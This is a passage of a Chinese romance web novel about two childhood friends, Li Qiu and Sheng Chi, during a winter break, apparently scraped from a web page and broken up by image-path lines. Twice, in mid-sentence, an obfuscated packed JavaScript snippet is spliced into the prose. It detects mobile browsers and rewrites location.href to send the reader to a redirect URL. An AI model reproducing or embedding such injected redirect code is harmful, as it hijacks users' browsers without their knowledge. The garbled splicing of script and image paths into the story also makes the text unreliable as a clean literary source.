盛炽:【什么时候?】贺霁川:【今天下午,老想那家铁锅炖了,一块儿去吃呗,叫上方子他们。】 盛炽:【没时间。】 【?你不是就上午练车吗?】 【有事。】 【多大的事啊,就一个下午,半年没见,出来聚个餐都忙!】 【大事。】 贺霁川发了个表情包。 狗听了都翻白眼jpg. 盛炽退出聊天框,回了他爸妈的微信,微信弹出了新的聊天框,头像是个瘫在椅子里的卡通小人。 小人旁边还有一串文字框:怎么学不会,一定有人在窃取朕的智慧。 看来栗秋的期末周不太好过。 栗秋:【咳咳。】 盛炽:【感冒了?】 栗秋:【无语jpg.】 栗秋:【请打开你的口袋。】 盛炽眉心微蹙,摸了摸羽绒服的口袋,里头装了两包巧克力,应该是栗秋刚才推他的时候塞进去的。 他反应过来,练车要练一上午,栗秋给他塞了巧克力,让他饿了垫垫。 栗秋:【谁能分得清我和天使?】 盛炽弯唇笑笑,打字回道:【看到了,多谢天使。】 天使憋着笑,缩在收银台后面的躺椅中,正盖着毯子烤小太阳,给盛炽发了个表情包。 栗秋:【再见jpg.】 看着手机屏幕上一朵闪耀的大红花,他母亲严女士爱发的表情包,盛炽默了瞬,切到和严女士的聊天框里找了个同系列的图。 盛炽:【好的jpg.】 栗秋收到微信没忍住笑了,果然,盛炽还是能秒懂她的抽象。 她盖上手机,打开平板追剧,这会儿超市没什么人,空调也还没暖起来,栗秋打算看一会儿电影后再去对账补货。 到九点半,超市陆续开始来人了,栗秋边补货边结账,现在都是手机支付,也不用她去算什么账,省了不少事,比小时候看店轻松多了。 中午的时候,苏芝华和栗泽来了超市。 苏芝华叮嘱她:“妈蒸了面条,在锅里,你回去热热吃啊。” “好好好。”栗秋任务完成,裹上围巾就往家里跑。 回去的时候刚好遇到严慧芬出门,她拎了袋垃圾。 “小秋,从店里回来了?” 栗秋笑盈盈回道:“对,准备回家,阿姨今晚和叔叔一起来我家吃饭,我妈说做饭呢。” 这事苏芝华早就跟严慧芬说了,严慧芬眉开眼笑:“好好好,快回去别冻着了。” 栗秋点点头,开门进家,一进去便是铺面而来的热气,地暖开了后整个屋里都是热烘烘的。 她脱下棉服挂起来,吃了碗面看了看时间,才十二点。 栗秋:【几点回来?】 盛炽是几分钟后回的消息:【大概两点半。】 栗秋:【OK,那我去补个觉,回来了给我发信息。】 发完微信,栗秋也没再看手机,换了身家居服,拉上窗帘打开投影,接着看上午没看完的电影,猫身捞了个毯子躺在沙发上,满足地叹了口气。 前些天大雪,今天就出了太阳。 马路上的雪已经全数化开,巷子里还有些积雪,不少人在铲自家店门口的雪,栗泽也去;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17088040|195398||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 借了个雪铲。 刚准备干活,有人接过他的雪铲:“栗叔,我来吧。” 栗泽抬头看见盛炽,忙跟他抢:“哎呦这么冷,别冻着手了,快回家去。” “没事,我来铲吧。”盛炽将雪铲换到另一只手上躲过栗泽,拎着雪铲从马路边开始铲,清出一条路。 栗泽拿他没办法,盛炽没少帮店里的忙,他掀开帘子进店,倒了盆热水将牛奶温上。 苏芝华正在对账,见他进来问道:“不是铲雪呢?” “小炽铲着呢。”栗泽指了指玻璃窗外。 苏芝华叹气:“多好的孩子,要是小秋还跟小炽一起上学,我哪儿还会担心。” “孩子大了有自己的想法,俩人又不是以后不见了。”栗泽闲不住,拿了个抹布擦拭货架,边擦边回。 苏芝华想到什么,压低声音道:“总觉得你姑娘跟小炽好像闹了矛盾,这半年往家打电话,都不提人家。” 栗泽想了下,迟疑道:“也没吧,早上我半梦半醒的时候,还听到俩人在客厅吃饭呢。” “没大事吧??” “……没吧。” 苏芝华和栗泽往窗外看去,盛炽个子高力气大,干活也利落,门前踩硬的雪很快便铲掉,清出了一条空阔的通道。 俩孩子小时候没少闹矛盾,长大了也不少吵架,但闹崩也是绝对不至于的,吵了架都不用双方家长去协调,一般第二天自动就和好了。 那应该是没什么大事,栗秋和盛炽怎么会闹掰呢? - 盛炽铲完雪,栗泽将热好的牛奶递给他:“小炽,你拿回去喝,小秋在家里呢,你俩下午要去菜市场吧?” “嗯,是,谢谢栗叔。”盛炽接过来,这没什么好推脱的。 他将两瓶牛奶塞进一侧羽绒服口袋,边往家走边看微信,半个小时前发的微信她到现在都没回,盛炽都不用想就知道她在睡觉。 估计是睡过头了,午休容易睡迷糊,平时的话,盛炽也就不管了,任她睡去,但今天她要去超市买菜,他要是不喊她,栗秋醒了一定先倒反天罡将他吵一顿。 盛炽敲了敲门,没人应,隔着门板都能听到里头有电视声,八成是追剧睡着了。 他干脆输了密码开门,俩人进彼此家熟得跟进自家一样,这些年早就习惯了。 盛炽在门口换鞋,脱了羽绒服,绕过玄关便瞧见客厅那面白墙在放着未播完的电影,而栗秋裹着毯子躺在沙发上,毛毯大半都搭在地上。 屋里窗帘拉得严严实实,密不透光,电影整体都是幽蓝色调,整个家里跟鬼屋一样。 他扭头一看,对上一张血盆大口,伴着叮叮咚咚的恐怖音响。 栗秋看的还是个恐怖片,这竟然也能睡得着。 盛炽找了遥控器按了暂停,在沙发边俯身,戳了戳栗秋的额头。 “栗秋,栗小秋,栗天使……” …… 栗秋觉得这简直像是梦。 耳边声音嘈杂,音乐声音极大,礼堂在开元旦晚会。 外头在下雪,栗秋写完作业匆匆从班里赶到礼堂,刚推开大门进去便撞上一人,迎面扑来的是干净的洗衣液香,她一抬头,看见盛炽。 盛炽抬手替她拂去头顶的雪,穿着校服,对她弯起眼眸。 “栗秋,呆瓜。” 少年眉眼清洌,轮廓俊美,笑起来的时候消去了些五官的凌厉,竟然有些温柔。 栗秋愣愣看他抬起手,捏住她的脸颊。 “栗秋。” 脸颊有些疼,栗秋忽然睁开了眼。 入目是幽蓝诡谲的光,面前堵了个黑影,瞧不清五官轮廓,只能看到体型高大挺拔,俯在她身前,像是要将她拢进怀里。 这人在掐她的脸。 栗秋一拳锤了上去。 面前的人躲不及,抽了口凉气,抬手捂住鼻子后退了几分。 栗秋坐起来,胸腔里的心跳快到几乎跳出来,压根没注意面前的人,满脑子就一个念头。 她就说是梦! 盛炽要是笑得那么温柔,那就有鬼了! 4. 第 4 章 “对不起。” 栗秋深深鞠躬。 盛炽“呵”了声:“这半年没少练啊,这么有劲儿。” 一拳揍上来,盛炽的鼻梁骨差点被她揍裂。 “力的作用是相互的,那我手也疼啊。”栗秋嘀嘀咕咕。 盛炽正拿着沾了药膏的棉签揉鼻梁,低头撇了眼她的手,栗秋一心虚就显得忙,双手揪在一起,毛衣袖口挡住手背,也看不清什么情况。 他扔了棉签,对栗秋道:“伸手。” 栗秋懵懵问:“啊?” 盛炽皱眉:“伸手啊。” 栗秋窝窝囊囊伸出了手。 盛炽拉起她的手,栗秋的指腹仍旧莹白,并无明显的淤红,但他还是抽了根棉签沾了点药膏,在她的指腹上擦抹。 冰冰凉凉的药膏接触肌肤,栗秋脊背汗毛都要倒立了,缩了缩手,没抽回去,盛炽拽住她的手腕往自己的怀里来了些。 “不是手疼吗,怎么,现在不疼了?”盛炽眼皮微掀看她。 栗秋强行挽尊:“不疼了啊。” 这倒是实话,她那一拳头砸到盛炽骨头上了,要论疼,盛炽应该比她疼。 盛炽低头皱眉,在她指腹抹了层药。 栗秋偏头凑过去,从侧面盯着他的鼻梁看,盛炽骨相优越,鼻梁很高,看着好像没什么事,也没流鼻血,就是有点红。 右手被他拉着,栗秋就抬起左手戳了戳他的鼻梁。 盛炽擦药的动作一顿,睫羽颤了颤,抬眸看她。 栗秋并未注意他的目光,仍盯着他的鼻梁看,有些不好意思说:“要不你去医院拍个片?” 盛炽的呼吸很轻,是他刻意放轻,只要这时候放任呼吸,每一缕吸进来的空气都会裹挟她的气息,衣袖上洗衣液的清香,以及她擦拭的护手霜味道,像是一种青草混杂薄荷的气息。 见他不说话,栗秋皱眉,又问了他一遍:“你要不要去拍个片啊,鼻梁这么高别被我锤塌了。” 盛炽扯了扯唇,侧脸避开她的手,垂眸敛去眸色:“又不是个拳击手,真当你那一拳能将人鼻骨揍碎?” 栗秋小声反驳:“那不是关心你嘛。” “别乱动,再不涂药伤就好了。” 盛炽在她看不出来的“伤口”上涂抹药膏,用掌心揉了揉,将药膏揉干化进肌肤里。 栗秋站得板板正正,莫名觉得有些刺挠,盛炽的掌心略有些烫,挨着她的手背,冰凉的药膏都能被他揉得滚烫起来。 她有些想躲,但抬头看他,只能看到他低垂的眼帘,以及根根分明的睫羽,恰好遮住他眼底的眸色。 盛炽这么正经,栗秋觉得自己要是乱动,显得有点心虚,好像她想歪了什么。 刚给她擦好药,栗秋立马抽回手,抬手顺顺睡炸毛的刘海,低头往洗手间走。 “我去吹个刘海。” 盛炽盯着她的背影看。 栗秋关上门,盥洗台上悬的镜子倒映出她略红的脸,她赶忙用清水拍了拍。 吹风机打开,声音略大,好像也一并遮住了她微快的心跳,栗秋胡乱吹吹刘海,将炸毛的刘海捋顺,随便扎了个低丸子头。 栗秋出去的时候,盛炽也收拾好被她睡乱的沙发,薄毯叠得整整齐齐,沙发套的褶皱也都捋顺了,栗秋看着又免不得心里嘀咕,难怪她过去看不顺盛炽。 当一个人太勤快的时候,就会衬得他身边的人太懒。 栗秋螃蟹走路般横着挪过去,边挪边指洗手间:“你去洗个手吧,不是有药膏吗?” “在另一个洗手间洗过了。”盛炽看着她,“你脸怎么这么红?” 栗秋摸摸脸,故作轻松回:“吹风机吹的啊,热风。” 盛炽点点头,栗秋觉得他应该是信了。 “三点多了,该走了。” 她果断岔开话题,拿起手机朝玄关走,穿上过膝的羽绒服,盛炽在她旁边穿衣服,衣料摩挲的声音窸窸窣窣,两人抬手之际胳膊撞在一起,栗秋顿了顿,默默往旁边挪了挪。 盛炽侧首看她,栗秋戴上围巾和帽子,将自己裹得严严实实。 她从小就容易感冒,尤其换季的时候,从上小学时候,盛炽就习惯包里装个备用的围巾和帽子,哪天栗秋没戴还能给她用上。 栗秋穿好就准备走,盛炽拉住她。 “戴上口罩。” 玄关的柜子上放了一盒口罩,盛炽拽出来两个,撕开给栗秋戴上,见她裹得严严实实只露出双眼睛,懵懵看着他。 盛炽抬手顺了顺她的刘海:“像个企鹅。” 栗秋扒拉开他的手,护住自己刚吹好的发型:“我刚吹的八字刘海,你别给我扒乱了。” 盛炽低头穿鞋:“你不是齐刘海吗?” “现在都叫空气刘海!”栗秋坚定反驳。 盛炽实在没明白有什么区别,又看了眼,之前栗秋是没刘海的。 有刘海也好看,怪可爱的。 更像个企鹅了。 盛炽笑了声,开门出去,栗秋气呼呼跟在他后面,俩人一起下了楼。 他们得走到巷子口才能打车,中间经过栗秋家的小超市,她进去拿了两根棒棒糖,将另一根递给盛炽。 “你爱吃的哈密瓜味。” 盛炽看着她,栗秋扬扬手:“接着啊,客气什么。” “嗯。”盛炽接过去没吃,揣进口袋里。 俩人站在路边等车,盛炽在回微信消息。 贺霁川:【我跟方子去吃饭了,不是,你真不来?】 盛炽:【有事。】 贺霁川:【到底什么事,兄弟都不要了!】 盛炽:【大事。】 贺霁川:【有十个亿的生意等着你去谈?】 盛炽:【嗯。】 【好样的兄弟。】 贺霁川给他竖了个手指,不过竖的是中指。 盛炽没理,看了眼身边的栗秋,她摘了口罩,叼着个棒棒糖正在看他。 “干什么?”盛炽一看她这眼神,就觉得栗秋心里包在想些乱七八糟的。 栗秋小声问他:“你大学有没有喜欢的人啊?” 盛炽皱眉:“什么?” 栗秋问:“就喜欢的女孩子啊,你放心我不跟你爸妈说。” 盛炽抬手抵住她凑过来的脑门,用了点力将她推了回去:“没有,别瞎想。” 栗秋揉揉脑袋,皱眉瞪他:“没有就没有嘛。” 她低头百无聊赖踢着路边的雪块,脑子里却在想宁然的话,也确实有点道理。 盛炽这厮生了副好皮相,初中高中都是学校的风云人物,也不是没 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17088041|195398||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 人托栗秋给他送情书,年少无知的时候栗秋帮过一次忙,被盛炽怼了一顿,自那之后再也不乱当好心人了。 长得又帅成绩又好,性格也…… 栗秋抬头瞥他一眼。 性格也勉勉强强吧,除了嘴有点欠,但挺勤快,三观也正,责任心强,在大学应该挺受欢迎的。 不是没有喜欢的人,应该挺难单到现在。 栗秋往他身边小碎步挪了挪,目视前方,肩膀撞撞他,问他:“你都没个理想型啥的?” 盛炽低头,瞧见栗秋戴着珊瑚绒帽子的脑袋,圆滚滚的。 他道:“有啊。” “真新奇。”栗秋抬头看他,“喜欢什么样的?” 盛炽看她:“喜欢傻的。” 栗秋:“……?” 栗秋不理解:“我还是第一次听到喜欢傻的,展开描述。” 盛炽再看她一眼:“像企鹅一样的。” 栗秋想了想:“太抽象了。” 盛炽总结:“我喜欢像企鹅一样的呆瓜。” 他顿了顿,看栗秋一脸不可思议的模样,默了瞬说:“理想型。” 车来了,盛炽走到路边示意司机停过来,栗秋双手揣在兜里看他的背影,心里莫名有点酸酸的。 盛炽喜欢企鹅一样的呆瓜,她一不像企鹅,二不是呆瓜,聪明又可爱的,盛炽的理想型首先就排除她了。 ……排除她又怎么了! 栗秋摇摇脑袋,司机刚停下来,她气呼呼拉开门钻进去,跟司机报了盛炽的尾号。 “师傅,尾号5933。” 栗秋能记住的手机号不多,她爸妈算两个,再一个就是盛炽的。 盛炽在她身边坐下,看栗秋低头解下围巾,趁她要胡乱团起来之前,他先一步拿过来,整齐叠好递给她。 栗秋嘀咕:“反正一会儿还得戴。 盛炽好像说话了,声音不大,刚好出租车启动,栗秋有些没听清,只模糊听到好像是两个字。 栗秋瞪过去。 盛炽这厮包是又骂她了! - 贺霁川赶到和程方凛约好的地方时,刚好下午四点。 程方凛问:“盛子真不来?” 贺霁川嗤了声:“他忙得很。” 程方凛“啧啧”两声,勾住贺霁川的肩膀摇了摇头:“没事,估计忙着呢,人学霸放假肯定也不是光顾着玩的,小周也快放假了,等他放假咱们再聚一次,叫上盛子。” 贺霁川倒是也没生气:“行吧,到时候再约,咱俩先去吃一顿,半年没见了。” “在外地老馋这一口铁锅炖了。” 俩人朝路口走,准备打车去那家铁锅炖,这里新开了家菜市场,这会儿正是人多的时候,得走到路口才能打车。 远处一辆出租车停下,下来个个高的男生,然后又钻出来了个穿着黄色羽绒服的女生。 贺霁川一个脚刹,拽住要走的程方凛,眼睛微眯看向远处:“等等。” 程方凛:“嗯?” 他循着贺霁川的目光看去,俩人安静了会儿。 程方凛问:“那不是盛子吗,旁边是他那发小?他俩咋在这里呢?” “呵呵。”贺霁川冷笑,“对啊,不是去谈十个亿的生意了吗,咋在这里买菜呢?” 5. 第 5 章 说是菜市场,更像是个大型的生活超市,里头还有卖生活用品的。 栗秋在入口找了个购物车,直接拉给盛炽让他推。 她一身轻松往里走,对着手机备忘录将苏芝华发来的菜都买了,看了一圈,瞧见不少熟面孔:“所以那边的菜摊都挪到这里了?” 